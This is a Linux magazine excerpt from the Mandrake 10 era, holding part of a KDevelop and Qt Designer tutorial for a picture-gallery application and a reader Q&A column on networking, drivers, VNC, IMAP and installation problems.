


Fig 2 Our picture viewing widget in full flow.

◀◀ **PixmapLabel.** If you select this and drag it on the form, you will see a Qt logo appear. We will set a maximum size for this widget to a size often matched by photos. A good size is 640x480, and you can set this size in the same way as we did in our previous form with the album list box. We are hard coding this size here now, but later in the development of *LXFGallery* we will make this size configurable. You should name this widget “pictureDisplay”.

Underneath the image, you can add the picture name widget. Select the *TextLabel* widget from the same Display category and add it to the form. If you double-click the text, you can change it to something such as “No picture loaded,” which will help clarity immensely for the end-user. You should also set the maximum

height of this widget to 100. This will ensure that the widget does not take up half of the form. You should finally name this widget “pictureName.” Your interface should look similar to **Fig2**.

You can now right-click the form and select ‘Layout in a grid’ again from the context menu. If you then save the file, our two main widgets are now complete!

Rolling in the widgets

If you now go back to *KDevelop*, you can click on the Build icon or select Build>Build Project to compile the code. If you pay careful attention to the Messages pane, you will see that our .ui files will be converted into the relevant .cpp and .h files, and compiled. When the build process has completed, you will be left with some compiled widgets that have not actually been loaded into the application.

Our *Qt Designer* .ui files have been used to generate our source code for the widgets, and this brings us a problem. If we edit the generated .cpp and .h files, any additions will be lost the next time we edit the widgets in *Qt Designer*. This is because our .ui files contain XML that is updated each time you save in *Qt Designer*, and the .cpp and .h will then be re-generated, hence binning all of the changes you added in *KDevelop*. To solve this problem, we use a clever coding technique. This technique will be discussed in detail when we look at Signals and Slots in forthcoming issues, but we will now implement the widgets into our code.

Our first set of changes will be applied to *lxfgallery.h*. You should first add the header files to the file:

```
#include <qsplitter.h>

#include "pictureview.h"
#include "selectionbar.h"
```

We are including the header file for our **QSplitter** widget first, and the second two files are the generated header files for the

KDE WIDGETS IN QT DESIGNER

Parlez-vous plugin?

In *Qt Designer*'s stock clothing, it allows you to use *Qt* widgets in your forms. Although useful, when we are programming KDE software, we really need to support the many KDE specific widgets that could be useful to us. To do this you will need to have the *kdewidgets* plugin available for *Qt Designer*.

Including this plugin is actually fairly simple, as it is actually included with the KDE libraries. If KDE has not set this up automatically for you, you will need to configure *Qt* yourself, which is luckily also a straightforward task. This involves using the *qtconfig* program to add the KDE library path, so that *Qt Designer* scans it when loading and finds the *kdewidgets* plugin. When you load *qtconfig*, click on the Library Paths tab and added the following path:

```
/usr/lib/kde3/plugins
```

Your path may vary depending on your distribution. You can find the correct path by running:

```
locate kdewidgets.so
```

When you have added the path, restart *Qt Designer* and the plugins should be there.

widgets that we just created. We will next modify our *LXFGallery* constructor to help us pass values between the inherited class (*KMainWindow*) and the *LXFGallery*. Although not essential here, we are adding this to keep with good form:

```
LXFGallery(QWidget *parent=0, const char *name=0);
```

These arguments specify the parent and name where the object is created. This will allow the parent and name arguments from the *KMainWindow* to be transferred between the two classes. If you don't quite understand how this works at this point, don't worry about it at the moment – we will be explaining this in more detail later in the series.

We now need to declare the variables for our two widgets that we created. We need to add these to the public part of the class:

```
PictureView * pictureView;  
SelectionBar * selectionBar;
```

Here we are creating two pointers that are of the type of the class. You may notice now how the type of the class was the name that we entered in the 'name' part of the *Qt Designer* properties box. We also need to declare our *QSplitter* widget. We will do this in the private part of the class as this is an internal widget:

```
QSplitter * splitter;
```

You may be wondering why we are declaring our variables in the header file and not actually creating the object. The reason for this is that the header file in C/C++ program is typically used for declaring variables, functions and classes, but not actually creating objects.

Our header file is now complete and we can move onto our *lxfgallery.cpp* file to finish off implementing our widgets into the interface. The first thing we should do is modify our constructor to add the arguments that we discussed earlier:

```
LXFGallery::LXFGallery(QWidget *parent, const char *name)  
: KMainWindow( 0, "LXFGallery" )
```

Next, we should create our splitter widget. We are going to create this object first, as we will use it as the parent for our other widgets. The **QSplitter** class is quite clever, in the way that it will automatically add widgets to the splitter that use the splitter object as the parent. Here is the splitter object:

```
splitter = new QSplitter(this);
```

With the splitter created, we can now create our custom widgets and set the parent to the splitter to add them:

```
selectionBar = new SelectionBar(splitter);  
pictureView = new PictureView(splitter);
```




Fig 3 Our completed, implemented widgets.

SOFTWARE REQUIREMENTS

Properly equip your PC for KDE development

These are the specific software requirements for *KDevelop* that you need to follow this series:

- **KDE (3.0.2+)**
www.kde.org
- **Qt (3.0.5+)**
www.trolltech.com/products/qt
- **g++ (2.95.3 + or compatible)**
gcc.gnu.org
- **GNU make**
www.gnu.org/software/make
- **Perl (5.004+)**
www.perl.com
- **autoconf (2.52+)**
www.gnu.org/software/autoconf
- **automake (1.6+)**
www.gnu.org/software/automake
- **Flex (2.5.4+)**
www.gnu.org/software/flex
- **Berkley DB (3.0–4.1)**
www.sleepycat.com

In addition to these essential requirements above, the following tools are optional:

- **ht://Dig (3.1.6+)**
www.htdig.org
A library used for searching for text.
- **Valgrind**
<http://valgrind.kde.org/>
A tool for finding and fixing memory leaks. Memory leaks are important to avoid when create KDE applications in C++.
- **GDB (5.0+)**
www.gnu.org/software/gdb
A full featured debugger for finding and squashing those bugs. *KDevelop* integrates *GDB* within the *KDevelop* environment.

■ CVS (1.10.6+)

www.cvshome.org

The most popular source control system, CVS is commonly used when a number of developers are working on one codebase.

■ Perforce (2003.1 +)

www.perforce.com/perforce/products.html

Version control and configuration management.

■ CTags (5.x +)

<http://ctags.sourceforge.net>

Special tags for easing the editing and development of code. This is built right into the *KDevelop* editor.

■ Doxygen (1.3.4 +)

www.doxygen.org

Automatic generation of programming APIs and documentation.

■ dot (1.8.7 +)

www.graphviz.org

Generation of graphical class diagrams. This is a highly recommended tool, as you will find that the class viewer is very useful when programming KDE applications.

Most of these tools are available in RPM and Debian package formats, and source code tarballs. If you are using a distribution that allows you to download packages from the Internet and install them automatically, you should have few problems with installing *KDevelop* and its optional extras.


Both CD and DVD readers will find this whole selection on this month's coverdiscs. The specific software from the first part of the list will be included in some later issues, space permitting.

If you were to compile our application now, you would notice that the widgets and splitter have been added and work fine, but only take up around a quarter of the window. The reason for this is that we have not specified the central widget for the application. Each *KMainWindow*-derived class (of which *LXFGallery* is one) needs to have a central widget specified. This widget takes up the main area of the window, and you typically set this central widget to the main document area. In our case, this is the splitter widget that handles our custom widgets. We use the **setCentralWidget** function to set the widget to the 'splitter' object:

```
setCentralWidget(splitter);
```

If you now re-compile and run the application, you will see our widgets take up the full area. Your interface should look similar to **Fig3** on the left.

Conclusion

In this issue we have taken our first practical steps towards making *LXFGallery* a reality. We have covered a lot of ground and you may need to re-read through everything a few times and play with what we have learned. I recommend trying to understand as much we have covered today as possible, but don't worry if some of this confuses you. Many of the choices made today will make much more sense when we fill in the other parts of the jigsaw. 

NEXT MONTH

Next time, we will be filling our interface out a little further and we will also begin looking at signals and slots.

Answers

Welcome to a special MDK edition. If you've had a problem with Mandrake 9.2 or Mandrake 10, see also *LXF50* and *LXF55* for our special 'Helping Hand With Mandrake' *Answers* sections.



Our experts

Whatever your question is, we can find an expert to answer it – from installation and modem woes to network administrations, we can find the answer for you – just fire off a letter or email and it'll all be taken care of.

LXF answers guy **David Coulson** is a networking and security guru with plenty of sysadmin experience to boot.



Nick Veitch is the editor of the magazine, and answers your easy questions! Or indeed anything to do with *Grub*, *LILO*, *netatalk*, vi...



Hans Huberland is Rackspace Managed Hosting's Linux expert. Send any Linux system admin questions to sysadminqa@rackspace.co.uk.



Updating Mandrake

Q I installed Mandrake 9.0 and Mandrake 9.2 from your DVDs without problems on my Dell Inspiron 8200. It took trial-and-error to find the best video drivers, and all other hardware is detected correctly – proper drivers installed and worked first time. That is until your latest DVD with MDK 10.0. On one system, I have an old SCSI Scanjet IICX. Under Windows, it can take a day to get the driver working. With Mandrake, I can scan as soon as the installation is complete.

I have four CPUs running multi-boot (System Commander 7 with all the updates). These systems are: a 1GHz P3, a 1.4GHz P3, Dell Inspiron 8200 (2GHz) and a 3.6GHz MSI P4. All have over 512MB RAM. The Dell has 640MB, the MSI 2GB. All are on a local network and share a network broadband (ADSL) hub.

As I said earlier, Mandrake 9.2 networking works. I surf the Internet and run *Wine* with some luck. Develop a few simple Linux programs (I am working on a port of a DOS-controlled machine to Linux). When I either upgrade from 9.2 to 10.0, or completely install over the 9.2 partition, I have no network connections. Reinstalling Mandrake 9.2 gives us back networking successfully.

1 The Dell does boot and run Mandrake 10.0, but does NOT do networking. Checking under the Hardware setup dialogue box, it reports the correct network card, but the Network activity lights on the hub do not blink.

2 The P3 does not connect. I even replaced a 10-100 with an old T10. Still nothing.

3 The P4 has a 1GHz network card installed. Following any installation

```
Eterm 0.9.2
flair:~# ifconfig eth1
eth1: Link encap:Ethernet HWaddr 08:0B:D8:E2:8F:61
inet addr:172.16.6.4 Bcast:172.16.255.255 Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:45513449 errors:0 dropped:0 overruns:0 frame:0
TX packets:69490526 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:582674575 (555.6 MiB) TX bytes:1214916443 (1.1 GiB)
Interrupt:29

flair:~# dmesg | grep eth1
eth1: Tigon3 [partno(BCM95703R30) rev 1002 PHY(5703)] (PCI:133MHz:64-bit) 10/10
0/1000BaseT Ethernet 08:0B:D8:E2:8F:61
tg3: eth1: Link is up at 100 Mbps, full duplex.
tg3: eth1: Flow control is off for TX and off for RX.
tg3: eth1: Link is down.
tg3: eth1: Link is up at 100 Mbps, full duplex.
tg3: eth1: Flow control is off for TX and off for RX.
tg3: eth1: Link is down.
tg3: eth1: Link is up at 100 Mbps, full duplex.
tg3: eth1: Flow control is off for TX and off for RX.
device eth1 entered promiscuous mode
device eth1 left promiscuous mode
device eth1 entered promiscuous mode
device eth1 left promiscuous mode
flair:~#
```

Verifying that Ethernet interfaces work correctly is best done using a combination of the *dmesg* tool and *ifconfig*.

of 10.0 it hangs on the **eth0** line. When I single step boot-up, bypassing the **eth0** line, the system does complete booting. I turned off the internal network and installed a PCI 10-100 card. Same results. Once up and running, checking the hardware settings reports correct network hardware detected and drivers installed.

I reinstalled the Mandrake 9.2 (From *Linux Format* 47's DVD, December 2003). All systems work. On all systems that do not manage to do 'the network boot,' I boot to Windows (I have Windows 98, Windows 2K, ME, and XP Pro) and everything works.

I guess that is it. If you know what to do or need more info please let me know. By the way: when I run the *Windows XP Auto Update* following update, I have to boot to a DOS disk, then go to the System Commander directory, then running **enable** as the update process appears to muck about with the MBR, thus losing site of the Linux partitions.

Have you any suggestions?
John Tyler Fosdick III, South Wirral

A Moving from 9.x to 10.x involves the migration from the 2.4 Linux kernel to 2.6, which not only included a significant number of improvements over previous kernels, but also introduces a new set of problems and – as always – hardware incompatibilities.

The first step in solving any networking issue with Linux is to establish the status of your kernel and network interfaces. Start by using **lsmod** to view the installed modules and verify that the module for your network interface is loaded. If it is, you can do **dmesg | grep eth0** which should indicate that it found **eth0** and was able to control it correctly. Should **dmesg** not be all that useful, one can pipe **dmesg** through **more** and wait to see what happens when the kernel module loads. If the module doesn't load correctly, or it fails to pick up your card, you may be using the wrong kernel module, or there is an issue with the specific kernel version you are using.

If it does locate **eth0**, verify the interface and routing using **ifconfig eth0** and **route -n** to ensure that the interface is brought up with the

correct IP address, or with *DHCP* enabled, and that routing is correct. The **ifconfig** statement should indicate if any packets are being passed by the interface, or if there are any errors caused by misconfiguration or poorly written kernel modules.

One can also use the Mandrake network configuration tool to verify that what Mandrake thinks your networking should be doing matches reality, as occasionally things don't always work quite as they should. You may also want to post the information you obtain on the *LXF* forums and see if other Mandrake 10.0 users have experienced the same problems with their network interfaces.

MDK drivers

Q When your *LXF47* magazine distributed Mandrake 9.1, you included the necessary drivers on the DVD, which was appreciated greatly by yours truly.

I bought the CD version of Mandrake 10.0 (community edition) with the May 2004 edition of the magazine and I am not impressed with the installer, as it's the worst that I have seen from a distribution that supposedly prides itself on easy installation. It's not surprising that the issue of getting the drivers for my Nvidia GeForce2 MX/MX400 has arisen again. I have tried downloading the drivers from Nvidia's site, but I cannot find what one has to do to accept the licence agreement. Common ways of doing it appear to be absent: like there does not appear to be a radio button on their agreement to click to allow you to accept all the conditions on the licence.



Nvidia provides binary kernel modules and an X server for their popular video cards, allowing them to perform to their fullest under Linux.

Could you guys please give me some pointers as to where I can get the drivers? I need to see what Mandrake 10.0 can do! For example, are these drivers included in the boxed editions of Mandrake 10.0, or is there an alternative site that such drivers can be found? *Des Eyre, Whakatiki (Upper Hutt), Aotearoa, New Zealand*

A Being a 'dot-zero' release, Mandrake 10.0 isn't quite as mature as other releases.


However, you can still download the Nvidia drivers from their site and use them with Mandrake.

You can download the installer at <http://download.nvidia.com/XFree86/Linux-x86/1.0-5336/NVIDIA-Linux-x86-1.0-5336-pkg1.run>, which assumes you've already read and accepted the MDK license agreement. You will find instructions for the installation of the kernel modules and X drivers, as well as the license for the Nvidia software, at www.nvidia.com/object/linux_display_ia32_1.0-5336.html

Ethernet & MDK

Q I posted my problem on your forum, but the replies I got – though helpful – were ultimately unsuccessful.

I am currently running Mandrake 10.0 but this problem occurred on Red Hat 7.1 and 7.3, Mandrake 9.1 and 9.2; in short, I can't get my Ethernet card to work. I have a 3Com Etherlink III and the computer correctly recognises the Ethernet card, and is listed as 'active', but I can't ping from it. On this computer, I have Windows 98, which is working fine. I connect to an XP



www.scyld.com/ is a wonderful resource for document and tools, covering the vast majority of network cards that are supported by the Linux kernel, a great forum and a plenty of other hints and tips besides.

computer that serves as a gateway to the Internet. The IP for my computer is 192.168.0.2 and for the XP computer it's 192.168.0.1.

ifconfig returns:

```
eth0 Link encap:Ethernet HWaddr 00:20:AF:88:67:2D
      inet addr:192.168.0.2
      Bcast:192.168.0.255
      Mask:255.255.255.0
      UP BROADCAST RUNNING
      MULTICAST MTU:1500 Metric:1
      RX packets:0 errors:0
      dropped:0 overruns:0 frame:0
      TX packets:0 errors:6
      dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:0 (0.0 b) TX
      bytes:9607 (9.3 Kb)
      Interrupt:5 Base address:0x220
```

Before using Mandrake 10.0, I used Red Hat 7.1 and 7.3; and Mandrake 9.1 and 9.2 – which had the same exact problem. That's why I tried another distro! This was the most current one that came with *LXF53*. The Ethernet card light doesn't even flash when I ping. If it's of any help, **dmesg** gives:

```
eth0: 3c5x9 at 0x220, BNC port,
address 00 20 af 88 67 2d, IRQ 5.
3c509.c:1.19 16Oct2002
becker@scyld.com
eth0: Setting Rx mode to 1
addresses.
Installing knfsd (copyright (C) 1996
okir@monad.swb.de).
PCI: Found IRQ 10 for device
00:09.0
Vortex: hardware init... <6>done.
eth0: Setting Rx mode to 2
addresses.
```

NETDEV WATCHDOG: eth0: transmit timed out

eth0: transmit timed out, Tx status 00 status 2000 Tx FIFO room 1380. I don't know if there is anything disturbing there – I would be really grateful for any help...

Szymon Leszczynski, Poland

A As you can see from the **ifconfig** output, all TX packets are being registered as **errors** rather than transmitted packets. This indicates that it is a hardware or kernel issue, rather than something due to a higher level network configuration.

The card isn't working happily, as the kernel module is detecting the transceiver on the card to be **BNC**, rather than **UTP**. You can resolve this by using the EtherLink III setup tool which you can download from www.scyld.com/3c5x9setup.html. You will have to compile yourself, so you must ensure that you have all the appropriate packages installed on your system for compilation of code, such as **gcc** (included in most distros).

Maple MDK 9.2

Q I purchased *LXF47* that came with the 3 CD Linux Mandrake 9.2 installation package. I installed it alongside Windows 98 on my 'old' 6GB hard drive. I had experienced a few difficulties lately with my Windows install and wanted to reload, but I had problems there. Since I wasn't proficient in Linux, and recently suffered a rather debilitating illness, I don't have the mental capacity to

ANSWERS

« experiment. I have tried a number of ways of uninstalling Linux but to no avail. It seems once Linux is in, it's in – I have asked for support from local computer resellers who told me to try *fdisk*, but as you know, that doesn't work. I attempted a reinstall of your CDs hoping to get to the partition point and tell the computer to uninstall all partitions. That of course didn't work; I suspect because your discs weren't the full boxed version? After logging in to MandrakeSoft's website, I learned that because I didn't have a box set, they would not offer free support and I wasn't about to buy one...

Nigel A Turl, Winnipeg, Manitoba, Canada

A You should be able to boot off the installation media and delete all filesystems from the disk. This will clean the disk up and leave it in its original partition state. Once the partitions are deleted, you

need to save the configuration, but you can then just reboot the system and then boot off your Windows installation media.

fdisk is certainly the way to solve this, however you need to do it from an installation or recovery media, rather than from within an active Linux system. The disks which are included with LXF are the ISOs which the distribution provides for everyone via FTP or HTTP on the Internet, and generally are identical to the CDs you obtain when you purchase a boxed set – the latter offers support and documentation which is often helpful to new Linux users.

MDK – hard disk?

A I bought *Linux Format* issue 53 with the Mandrake 10.0 disks to see if I could install and try a Linux operating system. As I am not an expert with computers, I thought I may get some help from you as I have read

that the Linux community are quite helpful, and I have been using Risc OS computer until now, they have a very helpful amount of user groups. The Problem – when I try to install Mandrake 10.0, it fails to install and says I have a couple of bad sectors on my hard drive.

Does this mean I will have to buy a new hard drive before I can install Mandrake 10.0? I am using Windows XP Home; despite this, please can you advise me?

Jack Howarth, via email

A A bad sector on a disk will be mapped such that no data will be written to it. This will lower the amount of available storage you have, however it will avoid problems with your system if you write to the sector then attempt to read the corrupted data off the disk.

Occasionally bad blocks can be due to small errors on the disk, but they are often indicative of a more critical issue with the device. You may

wish to invest in a new hard disk so that the whole thing does not fail on you in the near future.

MDK 10 Install

A As I had no DVD drive in the PC I wanted to install it on, I used my other PC to create the Mandrake 10.0 CDs from DVD. Then I found the Dell Server that I was trying to install on would not even boot from the CD-ROM drive, even though the BIOS was set to boot from CD-ROM first. So I created a boot disk following the instructions on the CD. However, trying to install Mandrake was not as easy as it is often made out to be. First it says it is not a Mandrake disk, but it will proceed to the next screen if you select NO. Then, it asks for a driver floppy disk; so not having one, I selected NO and it went on to ask what driver it should use to set up the SCSI. I don't have any SCSI in the PC. However, whatever I do next

A QUICK REFERENCE TO: Instant Messaging

For those of us who consider email to be slow, there are many Instant Messaging protocols out there, from those provided by corporations, such as MSN, Yahoo! and AIM; to a wealth of Open protocols, with IRC and *Jabber* in the latter group. While many provide closed-source clients for Linux, it's not exactly useful for those running non-i386 systems, plus you need one for each protocol. If we're connected to the most common services, then we might have five or six little windows cluttering our desktop. We had quite a few emails in response to our Instant Messaging *Beginners'* tutorial in LXF55, so here's a bit more info; also, see our *Roundup* of the most popular IM tools in LXF36 – get your backissues on page 97. Having concentrated on *Kopete* last issue, we will be covering *Gaim* at some point in the near future.

Somewhere down the line, there was the bright idea that having one client handle more than one protocol would be a smart idea. *Jabber* does this in

some respect, since you can connect to another protocol via the *Jabber* server, however this can cause problems if the *Jabber* server is unavailable. Instead, most choose to use a client which contains protocol code for the most popular IM systems.

Two of the most popular IM clients on Linux are *Gaim* and *everybuddy*. The former originally only supported AIM, but it now has plug-ins for everything from MSN to IRC, with plenty of others in between. Both support almost all protocols known to man, along with

a few others no one ever uses. Of course, since those running the servers can modify the protocols as a whim, it's worth keeping up with the updates to both of these clients. It's not uncommon for AOL to petulantly block other clients suddenly and without warning.

IRC is a little different, since it's a group based chat system, rather than a IM service. There are hundreds of clients for IRC on the Internet, both X and console-based and <http://freshmeat.net/> contains a comprehensive list of what is available. See LXF55 for our *Roundup* of IRC clients.

On the server side, it's somewhat difficult to supply your own MSN, Yahoo! or AIM services because there is no public code for the service. Since individuals have managed to reverse engineer the protocol to write clients such as *everybuddy* and *Gaim*, it is practical to produce a server, although no one seems to have taken the time to do this. Both IRC and *Jabber* have Open Source servers available, so one can easily set up a private IRC or *Jabber* network.



Instant messaging is becoming a very popular form of communication, both over the Internet and on corporate Intranets, and *Gaim* (<http://gaim.sf.net/>) supports all of the common protocols.

Posting to the forum The LXF online community

Not only do our popular forums at www.linuxformat.co.uk have sections dedicated to your technical queries, hardware, programming languages and general help; but also there's always a lively Linux discussion going on!

is immaterial, as it reverts to the "this is not a Mandrake disk". Then you are stuck in a loop and cannot install at all. As I know very little about Mandrake – or Unix for that matter – and wanted to see what it was like, I found it very confusing after reading the articles on Mandrake in the magazine which seemed to imply even a novice could install it from the DVD/CD.

Now maybe I am doing something wrong, or I am totally stupid, but nowhere in your articles could I find anything about the screens that

came up, or what parameters to enter etc. You said that you get a choice to install/upgrade; not having a previous version, I let it install. Then you affirmed that it goes on to partitioning next, but my install didn't! I could not even get that far. Also, I had to change my monitor, as the install program used a resolution my 21inch monitor could not use. I could not see anything on screen except a mass of coloured lines!

I would like to hear whether you think I did something wrong, or whether my system will just not let me install it. Also it would be nice to know where to go to get some more detailed instructions on installing Mandrake. The PC in question is very basic, no soundcard, no SCSI card, no Network card, although I would put one in if I could get the install to work! There is just a 40GB hard drive, CD-ROM drive and floppy drive, plus an obligatory video card. *Andy Moxon, via email*

A It sounds as if your installation media was not built correctly, either due to a corrupted ISO on the DVD, or a problem during the burn process. Nearly all PC systems that have been built after the mid-nineties will be able to boot from CD, although it often requires a option to be selected in your burning software to allow the CD to be made as a bootable one. We would suggest burning a new ISO image and verifying that the software has allowed you to make a bootable image on the disk. Verifying that the disk is readable through Windows or whichever operating system was used to burn the ISO to the disk.

The official documentation for Mandrake 10.0 is only available if one registers their software through <http://www.mandrakelinux.com/en-gb/>. There are also a number of errata items available to read at www.mandrakelinux.com/en/errata.php3#install which may address

individual issues as they are documented.

MDK Docs

Q The Mandrake CDs I used to install seem to have Italian Mandrake documentation only (my Italian is very, very poor). *rpm*drake will not install the English documentation (curl error). Mama mia! What do I do?

I have found a Mandrake FTP site, so presumably I can download the relevant RPM (a big download for my 56Kbps connection), but how should I install this? *man rpm*drake reports no information. *rpm*drake -help does not seem to help either. Am I on the right track? *Stephen Cauthery, via email*

A You can install any additional RPM for Mandrake from the command line using the *rpm* tool. As root, you can install a package by entering the following:

```
# rpm -Uvh <filename>.rpm
```

Shifting IP

Q When I'm travelling, I would like to log in on my desktop, from the Internet. My ISP uses *DHCP*, therefore I cannot be sure I always have the same IP address.

The problem is that I'm using a hardware firewall/gateway and a command like *ifconfig* will not help me. Is there a script or command that I can run to find my Internet IP address?

Then, if it has changed, my PC can send me a email with the IP address and I can log in with *SSH*.

I have a broadband connection trough a hardware firewall/gateway (3Com OfficeConnect Wireless 11g Cable/DSL gateway – 3CRWE 554G72). I'm running a P4 with SUSE 9.0 FTP install. I will be glad for any thoughts or solutions!

Stein Erik Johansen, Norway

A As the Linux system does not have a direct connection to the Internet, there is no easy way for it to obtain your current IP address directly. However, one can download the page from a site, such as www.whatismyip.com/, which will include the IP address in the page. Using a little *bash* or Perl creativity, the former using *wget*, *grep* and *cut*, you can easily extract the IP address from page and send an

email out to yourself every time you download it and it differs from the previous fetch.

One could also use a dynamic DNS service, such as <http://dyndns.org>, and run the service on the Linux system, so it will update a hostname as the IP address changes.

VNC

Q I am running an old Pentium III 500 with a built-in graphics card – I cannot remember the make, but can find out if it matters. I recently also got

hold of an old laptop, which gives me much more space on my desk than the old 17inch CRT. However, the older machine is better (bigger hard drive, more RAM, etc – for a tiny budget!) and I wanted to use it headless (without a monitor).

It is dual-booting Fedora Core 1 and Windows XP Pro SP1. I can easily access a Windows display by getting *VNC* to run as a system service – it kicks in before the password screen, so I can access everything. Fedora seems tougher, though, and doesn't seem to want

to start *X* (and hence *vncserver* was not usable) with no monitor connected. Is there a way around this? I guess in principle it is like the *Terminal Server Project*, but it is a little complicated for what I would have thought was a simple problem. Can you help?

Matthew Earwicker, via email

A *VNC* on Unix systems does not require an existing *X* server to be running. Rather than providing access to an existing *X* desktop, such as that which runs on most systems at boot time, it creates a separate *X* session which is not attached to any hardware device.


You should be able to *SSH* or *telnet* into the system and run:

```
$ vncserver -geometry 1024x768 -depth 16
```

You can run *vncserver* as any user you wish. When *Xvnc* starts up, it will give you a display number, such as **localhost:2**, which defines the specific *X* session you can use to run processes. You can get started by now running *xterm* within the *Xvnc* session:

```
$ DISPLAY=localhost:2 xterm &
```

From here, you can start KDE or GNOME, or being to do whatever you like with the system. You can also setup XDM as a XDMCP server, independent of the video card, that allows you to log in through *Xvnc* as if it was a regular XDM session.



The *VNC* server can be run on a Linux system without even a video card, as it runs as a hardware-independent *X* server.

ANSWERS



Top of the POPs

Q I have a Red Hat 9 server that I use with POP Mail. The problem is, that when I'm away from my computer, I can't get to any of my mail. I poked around online and I got pointed towards an IMAP and WebMail solution. That sounds complicated – where do I start?

Drew, via email

A If your only goal is to make your mail available from other PCs (and not necessarily from the web), IMAP alone should be enough. IMAP makes the server the mail repository instead of your workstation. It keeps your mail in all the right folders as well as the status of the mail, *eg* read, new, *etc.*

There's not very much to getting IMAP running under Red Hat 9. Both the POP and IMAP daemons are installed as part of the *imap* RPM. So, if you have POP then you also have IMAP, it's just a matter of enabling it. IMAP is run from within the *xinetd* superdaemon. You will find a file under */etc/xinet.d* named *imap*. This file should look something like this:

```
service imap
{
    disable = yes
    socket_type = stream
    wait = no
    user = root
    server = /usr/sbin/imapd
}
```

In order to enable IMAP, you need only change the *disable* line shown above from **yes** to **no**.

From here, you can set your regular mail client to retrieve mail via IMAP rather than POP3. If, like you asked, web-based access is a requirement, then there is a plethora of options for you to consider. *Imp* is considered to be a very powerful and feature-packed Open Source application, but can be fairly complex to install with lots of configuration options and package dependencies. On the other hand, there is *EmuMail* which is a commercial application (but

comes with an ad-supported free version) which installs very easily from an RPM. There are many more available, so it's well worth checking out <http://freshmeat.net> or <http://sourceforge.net> to see what would best suit your situation.

Hardware

Q I appreciate that this configuration is a little out of the ordinary: my current system has an ASUS A7M266-D dual-CPU Motherboard, with an AMD 1800+ MP CPU in socket 0 and an AMD 2200+ XP (with L5 Bridged) in socket 1, both running at 1533MHz. Under Windows 2000 and Windows XP, this hardware configuration was accepted and functioned as a dual-CPU system. When I try to install Linux, the two CPUs are detected, and the SMP version of the kernel is installed. But when booted for the first time the system always stalls at the initialisation of the second CPU. I have tried installs with SUSE 8.0 Pro, Red Hat 9 and Red Hat Fedora Core 1 – all with the same result.

